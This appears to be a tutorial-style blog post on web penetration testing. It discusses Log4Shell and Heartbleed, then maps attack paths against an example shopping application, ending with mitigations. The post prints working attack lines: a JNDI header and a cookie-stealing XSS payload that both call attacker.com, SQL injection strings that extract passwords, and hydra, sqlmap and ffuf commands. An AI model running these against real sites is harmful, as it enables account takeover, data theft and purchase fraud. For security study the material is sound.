    1. **Outdated Libraries**:
        - Developers fail to update libraries, leaving applications vulnerable to known exploits.
        - Example: Using an old version of **Log4j** (affected by **Log4Shell**).
    2. **Transitive Dependencies**:
        - A secure direct dependency can use another vulnerable component indirectly.
        - Example: A package you trust may include a vulnerable subpackage.
        1. **Misconfiguration**:
        - Incorrect setup of third-party services or components can expose sensitive data or functionalities.
        - Example: Exposing sensitive API keys in misconfigured AWS SDKs.
    3. **Unverified Sources**:
        - Using libraries from untrusted sources increases the risk of backdoored or malicious code.
        - Example: The **event-stream** package incident (2018), where an attacker added malicious code to a popular npm library.

Real-World Examples:

1. Log4Shell Vulnerability in Log4j (2021)

- **CVE-2021-44228**: A remote code execution (RCE) vulnerability in Apache Log4j.
- **Cause**: An attacker could exploit the Java Naming and Directory Interface (JNDI) to execute arbitrary code by passing a malicious string.
- **Impact**: Affected millions of Java-based applications, including enterprise systems.
- **Exploit Example**:
  `curl -X GET 'http://victim.com' -H 'User-Agent: ${jndi:ldap://attacker.com/a}'`
  The server logs this payload, triggering the vulnerable Log4j component to execute the attacker's code.

2. Heartbleed Bug in OpenSSL (2014)

- **CVE-2014-0160**: A buffer over-read vulnerability in OpenSSL's heartbeat extension.
- **Cause**: Allowed attackers to read up to 64 KB of memory from the server, potentially exposing private keys and user data.
- **Impact**: Affected secure communications globally, including banking systems and HTTPS websites.
- **Exploit Example**:
  Attackers sent malformed heartbeat requests to leak memory from the server.
  send: [02 00 0d 00 00 00 0d]
  receive: [02 00 0d 00 00 00] ... (leaked memory content)

19. Identifiable web server software — Common configuration weaknesses, known software bugs

- Web servers are critical components of any web application stack, but misconfigurations and outdated software often expose them to vulnerabilities. Attackers can exploit these weaknesses to compromise the server, access sensitive information, or escalate their privileges.

Mapping the Shopping Application (Example)

Overview:
After mapping the content and functionality of the EIS application, you can identify attack paths by analyzing endpoints, features, and workflows. These paths target potential vulnerabilities in the application logic, authentication, authorization, input handling, and integration points.

Common Functional Areas to Analyze

1. Authentication and Authorization

- **Target**: Login forms, account creation, password reset.
- **Potential Attacks**:
  - **Brute Force or Credential Stuffing**:
    Test login endpoints for weak password policies or lack of rate limiting.

    ```
    hydra -l admin -P passwords.txt http-post-form
    "/login.php:user=^USER^&pass=^PASS^:F=incorrect"
    ```

  - **Password Reset Abuse**:
    Manipulate password reset tokens to gain unauthorized access.
  - **Privilege Escalation**:
    Exploit role mismanagement (e.g., regular users gaining admin access).

---

2. Shopping Cart

- **Target**: Add-to-cart functionality, discount application, checkout workflows.
- **Potential Attacks**:
  - **Price Manipulation**:
    Tamper with client-side parameters to alter prices.
    - Example:

      ```json
      {
        "item_id": "12345",
        "price": "1.00"
      }
      ```

      Use tools like Burp Suite to intercept and modify requests.
  - **Race Condition**:
    Exploit concurrency issues during inventory updates or coupon redemption.

---

3. Search and Filtering

- **Target**: Search bars, product filtering.
- **Potential Attacks**:
  - **SQL Injection**: Test for SQL vulnerabilities in search queries:

```
' OR 1=1 --
```

Intercept search requests to observe query responses.

- **Cross-Site Scripting (XSS)**: Inject payloads into search queries to test for script execution:

```
<script>alert('XSS');</script>
```

---

4. Payment Gateway

- **Target**: Payment processing workflows and integration with third-party APIs.
- **Potential Attacks**:
  - **API Abuse**: Test for improper validation in payment APIs:

```
{
  "user_id": "123",
  "amount": "0.01",
  "order_id": "456"
}
```

  - **Replay Attacks**: Resend payment requests to test for idempotency issues.
  - **Token Tampering**: Modify payment tokens to bypass transaction validations.

---

5. User Profiles

- **Target**: Profile updates, saved addresses, payment methods.
- **Potential Attacks**:
  - **IDOR (Insecure Direct Object Reference)**: Modify user IDs in API requests to access other users' profiles.

```
GET /user/124/payment-methods
```

  - **Sensitive Data Exposure**: Look for endpoints exposing PII in responses or logs.

---

6. Reviews and Comments

- **Target**: Product reviews, user comments.
- **Potential Attacks**:
  - **Stored XSS**: Submit malicious payloads in review fields.

    ```
    <script>document.location='http://attacker.com?
    cookie='+document.cookie</script>
    ```

  - **Spam Injection**: Exploit weak validation mechanisms to submit automated spam.

Tools to Use for Attacks

1. **Burp Suite**: Intercept and modify HTTP/HTTPS traffic for parameter tampering, XSS, SQLi testing.
2. **OWASP ZAP**: Automated vulnerability scanning and manual testing.
3. **Nmap**: Scan for open ports and services.
4. **SQLMap**: Automate SQL injection testing:

   ```
   sqlmap -u "http://eis.com/search?q=product" --dbs
   ```

5. **ffuf**: Fuzz parameters and endpoints for hidden features.

   ```
   ffuf -w wordlist.txt -u http://eis.com/FUZZ
   ```

Example Exploitation Scenarios

1. Exploiting Price Manipulation

- **Attack Path**:
  1. Add an item to the cart and intercept the request.
  2. Modify the price parameter in the request:

     ```
     {
       "product_id": "123",
     ```

```
  "price": "0.01"
}
```

3. Submit the request and proceed to checkout.

- **Impact**: Purchase items at an altered price.

---

2. SQL Injection in Search

- **Attack Path**:
  1. Enter a payload in the search bar:

     ```
     ' UNION SELECT username, password FROM users --
     ```

  2. Intercept the request to observe the response.
  3. Extract sensitive data from the response if the query executes.
- **Impact**: Data theft, database enumeration.

---

3. Privilege Escalation via IDOR

- **Attack Path**:
  1. Intercept a profile update request:

     ```
     POST /user/123/update
     ```

  2. Modify the user ID to target another user:

     ```
     POST /user/124/update
     ```

  3. Submit the request to update another user's profile.
- **Impact**: Unauthorized account modification.

Mitigation Strategies

1. **Input Validation**:

    - Sanitize and validate all user inputs.
    - Use prepared statements to prevent SQL injection.
2. **Access Control**:
    - Implement proper authorization checks to prevent IDOR and privilege escalation.
    - Use RBAC (Role-Based Access Control) or ABAC (Attribute-Based Access Control).
3. **Rate Limiting**:
    - Enforce limits on login attempts, API requests, and coupon redemptions.
4. **Security Headers**:
    - Use headers like `Content-Security-Policy`, `Strict-Transport-Security`, and `X-Frame-Options`.
5. **Regular Updates and Testing**:
    - Keep libraries, APIs, and frameworks up to date.
    - Perform regular security assessments and penetration testing.

Key Takeaway

Mapping the EIS application allows you to identify attack surfaces and paths. By targeting common functionality like authentication, shopping carts, and payment workflows, attackers can exploit vulnerabilities if robust security measures aren't in place. Regular audits and adherence to secure development practices are essential to mitigate these risks.

Connect with Me:

I'd love to hear from you! Feel free to reach out and stay connected.

- **Instagram**: @eh.shubham
- **LinkedIn**: Shubham Sutariya